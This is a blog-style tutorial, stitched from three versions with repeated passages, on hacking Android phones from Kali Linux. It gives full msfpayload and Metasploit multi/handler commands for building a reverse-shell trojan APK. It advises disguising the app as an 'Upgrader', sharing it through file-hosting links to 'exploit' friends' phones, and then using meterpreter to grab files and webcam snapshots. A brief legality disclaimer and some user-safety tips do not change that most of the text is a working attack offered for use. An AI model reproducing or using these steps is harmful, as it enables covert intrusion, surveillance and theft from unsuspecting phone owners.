hello Hackers! Welcome to my Post:
This is a tutorial explaining how to hack android phones with Kali.
I can't see any tutorials explaining this Hack/Exploit, so, I made one.
(Still ,you may already know about this)
This is a tutorial explaining how to hack android phones with Kali.
I can't see any tutorials explaining this Hack/Exploit, so, I made one.
(Still ,you may already know about this)
Step 1: Fire-Up Kali:
- Open a terminal, and make a Trojan .apk
- You can do this by typing :
- msfpayload android/meterpreter/reverse_tcp LHOST=192.168.0.4 R > /root/Upgrader.apk (replace LHOST with your own IP)
- You can also hack android on WAN i.e. through Interet by using yourPublic/External IP in the LHOST and by port forwarding (ask me about port forwarding if you have problems in the comment section)

Step 2: Open Another Terminal:
- Open another terminal until the file is being produced.
- Load metasploit console, by typing : msfconsole

Step 3: Set-Up a Listener:
- After it loads(it will take time), load the multi-handler exploit by typing :use exploit/multi/handler

- Set up a (reverse) payload by typing : set payload android/meterpreter/reverse_tcp
- To set L host type : set LHOST 192.168.0.4 (Even if you are hacking on WAN type your private/internal IP here not the public/external)

Step 4: Exploit!
- At last type: exploit to start the listener.
- Copy the application that you made (Upgrader.apk) from the root folder, to you android phone.

- Then send it using Uploading it to Dropbox or any sharing website
- (like:. www.mediafire.com)
- Then send the link that the Website gave you to your friends and exploit their phones (Only on LAN, but if you used the WAN method then you can use the exploit anywhere on the INTERNET)
- Let the Victim install the Upgrader app(as he would think it is meant to upgrade some features on his phone)
- However, the option of allowance for Installation of apps fromUnknown Sources should be enabled (if not) from the security settings of the android phone to allow the Trojan to install.
- And when he clicks Open...
Step 5: BOOM!
There comes the meterpreter prompt:

------------------------------------------HACKED-------------------------------------------------
The END:
Keep coming for more!
Some post modules that work for windows might not work in android
For Eg: run killav, persistence (persistent backdoor) etc.
Some post modules that work for windows might not work in android
For Eg: run killav, persistence (persistent backdoor) etc.
Thank You!
2nd way for android if first was confusing. read carefully all.
The Main Procedure:
When you are all set, carefully follow the below steps one by one.(all the code you need to enter will be shown in red color)
step1: Open the terminal in Linux , type the below code and press enter.
:~# msfpayload android/meterpreter/reverse_tcp LHOST=youripaddress LPORT=anyport(8080 or 4444) R > evil.apk
If you don't know your ip address, simply open another terminal and type "ifconfig" without quotes. You can see your ip address beside wlan0 it would be something like 192.168.x.x (Note: you need to do this only when you are connected to Internet).
Step2: Now the deploy application evil.apk will be automatically generated. You can find it in home folder.
Step3: Now open another terminal and type the below code.
> msfconsole
It takes sometime for metasploit to download and load its contents. So be patient!
Step4: When metasploit successfully loaded type the below code.
> use exploit/multi/handler
> set payload android/meterpreter/reverse_tcp
> set lhost 192.168.45.4 (the same ip address you entered in step1).
> set lport 8080 (the same port you used in step1).
> exploit
Now the console starts listening to 192.168.45.4 at port 8080.
Step5: Now all you need to do is, copy the evil.apk from home folder to the target device.
Step6: Install the evil.apk on the target device and when the device is connected to the internet open the app.
Step7: As soon as you open the app in the device, you can see the connected device in console terminal.
Step8: Now you have full access to the device from the terminal. Just type help and you will be given with all the available commands.
Congrats! you have successfully hacked an android device.
Also See:
- Beginners Guide: Making the first Android Application Project
- Hacking Any Android Device Using AndroRAT App Binder
- How To Break Windows 8.1, 8, 7, Vista and Xp Administrator Password Using Kali Linux Live Boot
- Facebook Hacking Tools: Hack Facebook Accounts Using Android Phone
Note: Accessing other's device without their permission is completely illegal. This tutorial is for educational purpose only and never use it for any illegal purpose.
3rd way of hacking with pics shown below.
Metasploit is one of my favorite security tools. What some don’t know is that Metasploit has added some functionality for security testing Android Devices. In this post we will show you how to get a remote shell on an Android by using Metasploit in Kali Linux.
Read this article to know more about Metasploit: Introduction to using Metasploit in Kali Linux
We will do this by creating a “malicious” Android program file, an APK file, so that once it is run, it will connect out to our attacking machine running Metasploit. We will set Metasploit up to listen for the incoming connection and once it sees it, create a fully functional remote shell to the device.
First up you need to find your public/external ip and port forwarding
Let's start,
Creating a booby trapped APK file
1. In Kali Linux, open a terminal prompt and type:
sudo msfpayload android/meterpreter/reverse_tcp LHOST=192.168.1.16 LPORT=4444 R >app.apk
(Replace the highlighted part with your Kali Linux IP address in for the LHOST address and forwarded port in for theLPORT address.)

The msfpayload command takes one of the meterpreter payloads and allows you to create a stand alone file with it.
Once this is run, a file called “app.apk” will be created:

2. Now just send this file to your Android device, I used a Smart Phone in this instance.
3. When the file is installing on the Android, it will come up like all apps and show you what capabilities it wants access to on your phone. It lists like every possibility I think, basically total access to the phone. This should be a warning to users that this isn’t an app that they should be running!
Now that the “evil” app is installed, we need to set Metasploit up to listen for incoming connections.
4. In Kali, start Metasploit from the menu or by typing “msfconsole” in a Terminal window.
5. Once Metasploit starts, type in the following to create a listener:
user exploit/multi/handler
set payload android/meterpreter/reverse_tcp
set lhost 192.168.1.16 (enter your Kali IP address)
set lport 4444
Then just type exploit to start the handler:

6. Run the App on your Android device. It should show up as a big “M” icon with a name something like “Main Activity”.
7. A big button will appear on your phone that says, “ReverseTcp”, when it is pressed, your phone will connect out to the Metasploit system and a remote shell session is created.
On your Metaploit system you should see this:

An active session is created and it drops you automatically into a meterpreter prompt.
8. From here your can type “sysinfo” to get information on the device:

9. You can see the processes running by typing, “ps”:

You are done!
Now you can surf the Android device remotely by using standard Linux commands like ls, pwd, and cd. The Download directory usually has interesting things in it.
Though it errored out on mine, you can type “webcam_list” to get a list of the phone’s web cams, then “webcam_snap” to take a snapshot from the webcam.
Typing “help” at a meterpreter prompt will list all the command that are available.
We can also run the shell command that will drop us into a direct Terminal shell if we want:
meterpreter > shell
Process 1 created.
Channel 1 created.
ls
The Android phone in this example was not rooted, so I could not access the stored passwords, texts or phone logs.
But if the phone was rooted, I should have been able to access them… Remotely…
This should be noted by people who have rooted their phone!
And that is it! One wrong app installed by a user and an attacker could get remote access to your phone or other Android device. Did I mention that the phone was running an Anti-Virus program from a major vendor? It had no problems with letting my remote shell run…
Pay special attention to the rights and capabilities that an app wants when installing new apps. If a game wants full access to your phone, including the ability to make pay phone calls, this should be a red flag.
Process 1 created.
Channel 1 created.
ls
The Android phone in this example was not rooted, so I could not access the stored passwords, texts or phone logs.
But if the phone was rooted, I should have been able to access them… Remotely…
This should be noted by people who have rooted their phone!
And that is it! One wrong app installed by a user and an attacker could get remote access to your phone or other Android device. Did I mention that the phone was running an Anti-Virus program from a major vendor? It had no problems with letting my remote shell run…
Pay special attention to the rights and capabilities that an app wants when installing new apps. If a game wants full access to your phone, including the ability to make pay phone calls, this should be a red flag.

No comments:
Post a Comment